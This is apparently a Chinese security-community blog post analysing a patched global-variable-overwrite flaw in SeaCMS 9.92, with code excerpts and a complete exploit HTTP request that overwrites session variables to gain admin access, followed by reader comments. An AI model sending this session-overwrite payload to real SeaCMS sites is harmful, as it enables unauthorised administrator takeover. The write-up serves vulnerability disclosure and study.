seacms9.92从变量覆盖到getshell（已修复）

mochazz / 2019-09-07 11:05:36 / 浏览数 3369 安全技术 漏洞分析 顶(0) 踩(0)

前几天看到朋友在 Freebuf 发的 seacms 9.92全局变量覆盖从越权到RCE
文章，其实这个地方在1个月前审计另外一个洞的时候也发现了，这里简单记录下。鉴于漏洞已经修复，且网络上已公开细节，这里便分享出来。

这个漏洞，主要是利用了覆盖全局变量，然后越权使用后台功能进行 getshell 。有点不好利用的是需要知道网站的后台路径，而 seacms 的后台路径是随机命名的。

seacms 中多数程序在开头都会包含 include/common.php 文件。该文件主要会做两件事。先将 $_GET、$_POST、$_COOKIE 注册成全局变量。（下图对应文件位置：include/filter.inc.php）

```php
<?php
if(!defined('sea_INC')){...}

$magic_quotes_gpc = ini_get('magic_quotes_gpc');  $magic_quotes_gpc: false
function _FilterAll($fk, &$svar){...}

/* 对 GET, POST, COOKIE进行过滤 */
foreach(Array('_GET','_POST','_COOKIE') as $_request)  $_request: "_GET"
{
    foreach($$_request as $_k => $_v)
    {
        ${$_k} = _FilterAll($_k,$_v);
    }
}

function _Replace_Badword(&$var){...}
/*...*/?>
```

注册全局变量

然后再检查这里是否存在非法变量名。不觉的这里有问题吗？正常逻辑应该是先检查变量名是否合法，然后再注册变量。还有一个问题就是，这里漏过滤了 _SESSION、_FILES 。（下图对应文件位置：include/common.php）

```php
<?php
error_reporting(0);
require_once('webscan/webscan.php');
define('sea_INC', preg_replace("|[/\\\]{1,}|",'/',dirname(__FILE__) ) );
define('sea_ROOT', preg_replace("|[/\\\]{1,}|",'/',substr(sea_INC,0,-8) ) );
define('sea_DATA', sea_ROOT.'/data');
require_once(sea_INC.'/inc/mysql.php' );
require_once(sea_INC."/filter.inc.php");
if(PHP_VERSION < '4.1.0') {...}
$starttime = microtime();
require_once(sea_INC.'/common.func.php');
//检查和注册外部提交的变量
foreach($_REQUEST as $_k=>$_v)  $_k: "kd35xb_admin_username"  $_v: "admin"
{
    if( strlen($_k)>0 && m_eregi('^(cfg_|GLOBALS|_GET|_POST|_COOKIE|_REQUEST|_SERVER)',$_k) && !isset($_COOKIE[$_k]) )
    {
        exit('Request var not allow!');
    }
}
```


由于这个错误的逻辑，导致我们只要找到使用 session_start 并包含 include/common.php 文件的地方，就可以覆盖 session 。接下来，我们直接看程序对 admin 用户身份的识别，身份验证代码如下。

```
/var/www/html/seacms992/59og6c/config.php
51  $hashstr=md5($cfg_dbpwd.$cfg_dbname.$cfg_dbuser);//构造session安全码
52  if($cuserLogin->getUserID()==-1 OR $_SESSION['hashstr'] !== $hashstr)
53  {
54      header("location:login.php?gotopage=".urlencode($EkNowurl));
55      exit();
56  }
    /var/www/html/seacms992/include/check.admin.php
25  class userLogin
26  {
145     function getUserID()
146     {
147         if($this->userID!='')
148         {
149             return $this->userID;
150         }
151         else
152         {
153             return -1;
154         }
155     }
37      function __construct($admindir='')
38      {
39          global $admin_path;
40          if(isset($_SESSION[$this->keepUserIDTag]))
41          {
42              $this->userID = $_SESSION[$this->keepUserIDTag];
43              $this->groupid = $_SESSION[$this->keepgroupidTag];
44              $this->userName = $_SESSION[$this->keepUserNameTag];
45          }
46
47          if($admindir!=''){...}
51          else{...}
55      }
169 }
```

这里的$this->keepUserIDTag为sea_admin_id

可以看到，代码主要是对 $_SESSION['sea_admin_id']、$_SESSION['hashstr']
两个变量进行了验证。前一个变量很好覆盖，但是后一个变量是由数据库名、账号、密码拼接的md5值，不好猜测。我们要想办法寻找泄露这个值的地方，或者寻找可以直接

很巧的是， seacms 提供了普通用户注册的功能。当普通用户登录的时候，程序就会给我们设置 $_SESSION['hashstr']
，具体代码如下。（ 下图对应文件位置：login.php ）

```
2   session_start();
3   require_once("include/common.php");
17  if($dopost=='login')
18  {
19      if($cfg_feedback_ck=='1')
20      {
21          $validate = empty($validate) ? '' : strtolower(trim($validate));
22          if($validate=='' || $validate != $svali)
23          {
24              ResetVdValue();
25              ShowMsg('验证码不正确!','-1');
26              exit();
27          }
28      }
46  if($row1['username']==$userid AND $row1['password']==$pwd)
47          {
48                      //验证是否激活邮箱
49                      require_once('data/admin/smtp.php');
50                      if($smtpreg=='on'){...}
58                      $_SESSION['sea_user_id'] = $row1['id'];
59                      $uid=$row1['id'];
60                      $_SESSION['sea_user_name'] = $row1['username'];
61                      if($row1['vipendtime']<time()){
62                          $_SESSION['sea_user_group'] = 2;
63                          $dsql->ExecuteNoneQuery("update `sea_member` set gid=2 where id=$uid");
64                          $_SESSION['hashstr']=$hashstr;
65                          $dsql->ExecuteNoneQuery("UPDATE `sea_member` set logincount=logincount+1 where id='$uid'");
```

变量覆盖


所以最后的 EXP 如下，其中 _SESSION[sea_ckstr] 为小写验证码（ 必需项 ）。

```
POST /seacms992/login.php HTTP/1.1
Host: 0.0.0.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=ot3pjfmngfkugktsk9ajns5336
Connection: close
Content-Length: 97

dopost=login&userid=demo&pwd=demo&validate=XWTZ&_SESSION[sea_admin_id]=1&_SESSION[sea_ckstr]=xwtz
```

通过发送上面的数据包，我们就可以覆盖 session ，接着直接访问后台地址就可以越权登录了。

接下来就是找后台 RCE 了，直接打开文件监控程序，1分钟内找到 RCE 点，具体不分析了，没意思。



严重怀疑这个 CMS 把别的 CMS 漏洞抄了一遍？可以参考 DedeCMS、DuomiCMS 等的历史漏洞。再一个，即便是最新版的代码，虽然过滤了 $_SESSION、$_FILES ，但是我们前面说过，程序本身的校验逻辑顺序就有问题。我们只要找到 session_start() 的地方，就又可以覆盖 $_SESSION ，只不过 $_SESSION['hashstr'] 我们无法预测罢了。

上一篇：细说Cobalt Strike进程注入 下一篇：Linux Kernel Expl...

1. 3 条回复

aot****9527 2019-09-17 18:44:25

大佬，为啥我的覆盖以后登陆后台以后，后台功能不全，没有你所写的这个功能

0 回复Ta

aot****9527 2019-09-19 16:08:10

@aot**9527 按照freebuf的进行变量覆盖是没有问题的，会不会是权限问题

0 回复Ta

mochazz 2019-09-22 21:42:24

@aot****9527 有这个功能，只是界面上看不到而已，和权限没关系。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板